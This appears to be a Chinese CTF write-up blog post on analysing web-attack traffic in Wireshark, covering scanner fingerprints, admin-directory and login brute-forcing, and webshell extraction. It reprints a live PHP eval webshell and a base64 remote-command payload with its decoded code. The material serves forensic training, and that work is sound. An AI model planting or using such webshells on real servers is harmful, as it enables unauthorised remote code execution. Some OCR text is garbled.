2021-05-03Wireshark流量包分析

原创

进一寸有一寸的欢喜077 于 2021-05-03 11:49:44 发布 1024 收藏 11
分类专栏： ctf

本文链接：https://blog.csdn.net/m0_37442062/article/details/116373144

目录

WEB数据包分析的题目主要出现WEB攻击行为的分析上， 典型的WEB攻击行为有：WEB扫描、后台目录爆破、后台账号爆破、WEBSHELL上传、SQL注入等等。

WEB扫描分析

题型：

通过给出的流量包获取攻击者使用的WEB扫描工具。

解题思路：

常见的WEB扫描器有Awvs，Netsparker，Appscan，Webinspect，Rsas（绿盟极光），Nessus，WebReaver，Sqlmap等。要识别攻击者使用的是哪一种扫描器，可通过wireshark筛选扫描器特征来得知。

相关命令：http contains “扫描器特征值”。

1.awvs:acunetix

2.netsparker:netsparker


3.appscan:Appscan


4.nessus:nessus

5.sqlmap:sqlmap

常见的扫描器特征参考：常见扫描器或者自动化工具的特征（指纹）

【练习】安恒八月月赛流量分析：黑客使用的是什么扫描器？





后台目录爆破分析

题型：

已知攻击者通过目录爆破的手段获取了网站的后台地址，请通过给出的流量包获取后台地址。

解题思路：

要获取流量包中记录的后台地址，可通过wireshark筛选后台url特征来得知。

相关命令：http contains “后台url特征”。

常见后台url特征:


1.admin

2.manager

3.login

4.system

【练习】安恒八月月赛流量分析：黑客扫描到的后台登录地址是什么？



/admin/login.php?rec=login

后台账号爆破

题型：

已知攻击者通过暴力破解的手段获取了网站的后台登陆账号，请通过给出的流量包获取正确的账号信息。

解题思路：


WEB账号登陆页面通常采用post方法请求，要获取流量包中记录的账号信息可通过wireshark筛选出POST请求和账号中的关键字如‘admin’。

相关命令：http.request.method=="POST" and http contains "关键字"。


【练习】安恒八月月赛流量分析：黑客使用了什么账号密码登录了web后台？

思路1：登陆后台99%使用的是POST方法，使用过滤器+追踪TCP流，有302重定向则登录成功。刚才使用扫描的源ip一定是黑客的ip地址，使用过滤可得

```
http.request.method=="POST" and ip.src==192.168.94.59 and http contains "rec=login"
```



思路2：返回字段长度为75X，说定post登录成功（目前没搞懂）



WEBSHELL上传

题型：


已知攻击者上传了恶意webshell文件，请通过给出的流量包还原出攻击者上传的webshell内容。

解题思路：

Webshell文件上传常采用post方法请求，文件内容常见关键字eval，system，assert要。获取流量包中记录的webshell可通过wireshark筛选出POST请求和关键字.

相关命令：http.request.method=="POST" and http contains "关键字"

【练习】安恒八月月赛流量分析：黑客上传的webshell文件名是？内容是什么？



Form item: "action" =
"QGluaV9zZXQgKCAiZGlzcGxheV9lcnJvcnMiLCAiMCIgKTtAc2V0X3RpbWVfbGltaXQgKCAwICk7
QHNldF9tYWdpY19xdW90ZXNfcnVudGltZSAoIDAgKTtlY2hvICgiLT58lik7OyRtID0gZ2V0X21h
Z2ljX3F1b3Rlc19ncGMgKCk7JGNvbmYgPSAkbSA/IHN0cmlwc2xhc2hlcyAo

Base64.us Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

QGluaV9zZXQgKCAiZGlzcGxheV9lcnJvcnMiLCAiMCIgKTtAc2V0X3RpbWVfbGltaXQgKCAwICk7
QHNldF9tYWdpY19xdW90ZXNfcnVudGltZSAoIDAgKTtlY2hvICgiLT58lik7OyRtID0gZ2V0X21h
Z2ljX3F1b3Rlc19ncGMgKCk7JGNvbmYgPSAkbSA/IHN0cmlwc2xhc2hlcyAo

编码 (Encode) 解码 (Decode) ↕ 交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果:

编/解码后自动全选

@ini_set ("display_errors", "0");@set_time_limit (0);@set_magic_quotes_runtime (0);echo ("->|");;$m =
get_magic_quotes_gpc ();$conf = $m ? stripslashes (

这样好像并不完整，追踪tcp流


```
POST /images/article/a.php HTTP/1.1
User-Agent: Java/1.8.0_171
Host: 192.168.32.189
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 677

1234=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2ldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3DHTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 08:13:44 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Content-Length: 140
Connection: close
Content-Type: text/html; charset=UTF-8

->|/var/www/html/images/article                    Linux localhost.localdomain 2.6.32-504.23.4.el6.x86_64 #1 SMP Tue Jun 9 20:57:37 UTC 2015 x86_64(apache)|<-
```

Base64.us Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2IjX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oli0%2BfClpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGIzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyRVWduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpbnQgJFI7OyRSLj0iKTtkaWUoKTs%3D


编码 (Encode) | 解码 (Decode) | ↕ 交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果:

☐ 编/解码后自动全选

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("->|");;$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D=="")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="{$D}\t";if(substr($D,0,1)!="/"){foreach(range("A","Z") as $L)if(is_dir("{$L}:"))$R.="{$L}:";}$R.="\t";$u=(function_exists('posix_getegid'))?@posix_getpwuid(@posix_geteuid()):'';$usr=($u)?$u['name']:@get_current_user();$R.=php_uname();$R.="({$usr})";print $R;;echo("|<-");die();
```

解码完毕。生成固定链接



```
span><span style="line-height:200%;font-family:calibri;font-size:16px;">600</span><span style="line
16px;">.....
style="line-height:200%;font-family:calibri;font-size:16px;">150</span><span style="line-height:200
style="line-height:200%;font-family:calibri;font-size:16px;">1300</span><span style="line-height:20
style="line-height:200%;font-family:calibri;font-size:16px;">266</span><span style="line-height:200
16px;">.....
.............</span>
          </p>
</div>
<p>
          <br />
</p>
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="image"; filename="1.php"
Content-Type: application/octet-stream

<?php @eval($_POST[1234]);?>
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="keywords"

............
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="description"


------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="token"

f4cf8eb6
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="image"

images/article/a.png
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="id"

10
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="submit"

......
------WebKitFormBoundaryUIPbEBT1j473BLOO--
HTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 08:12:30 GMT
```

Packet 733805.5 client pkts,2 server pkts,1 turn.Click to select.


Entire conversation (10kB) Show data as ASCII

Find:


其他题目

1.某公司内网网络被黑客渗透，请分析流量，黑客在robots.txt中找到的flag是什么

思路一：导出对象，搜索robots.txt




保存，然后打开




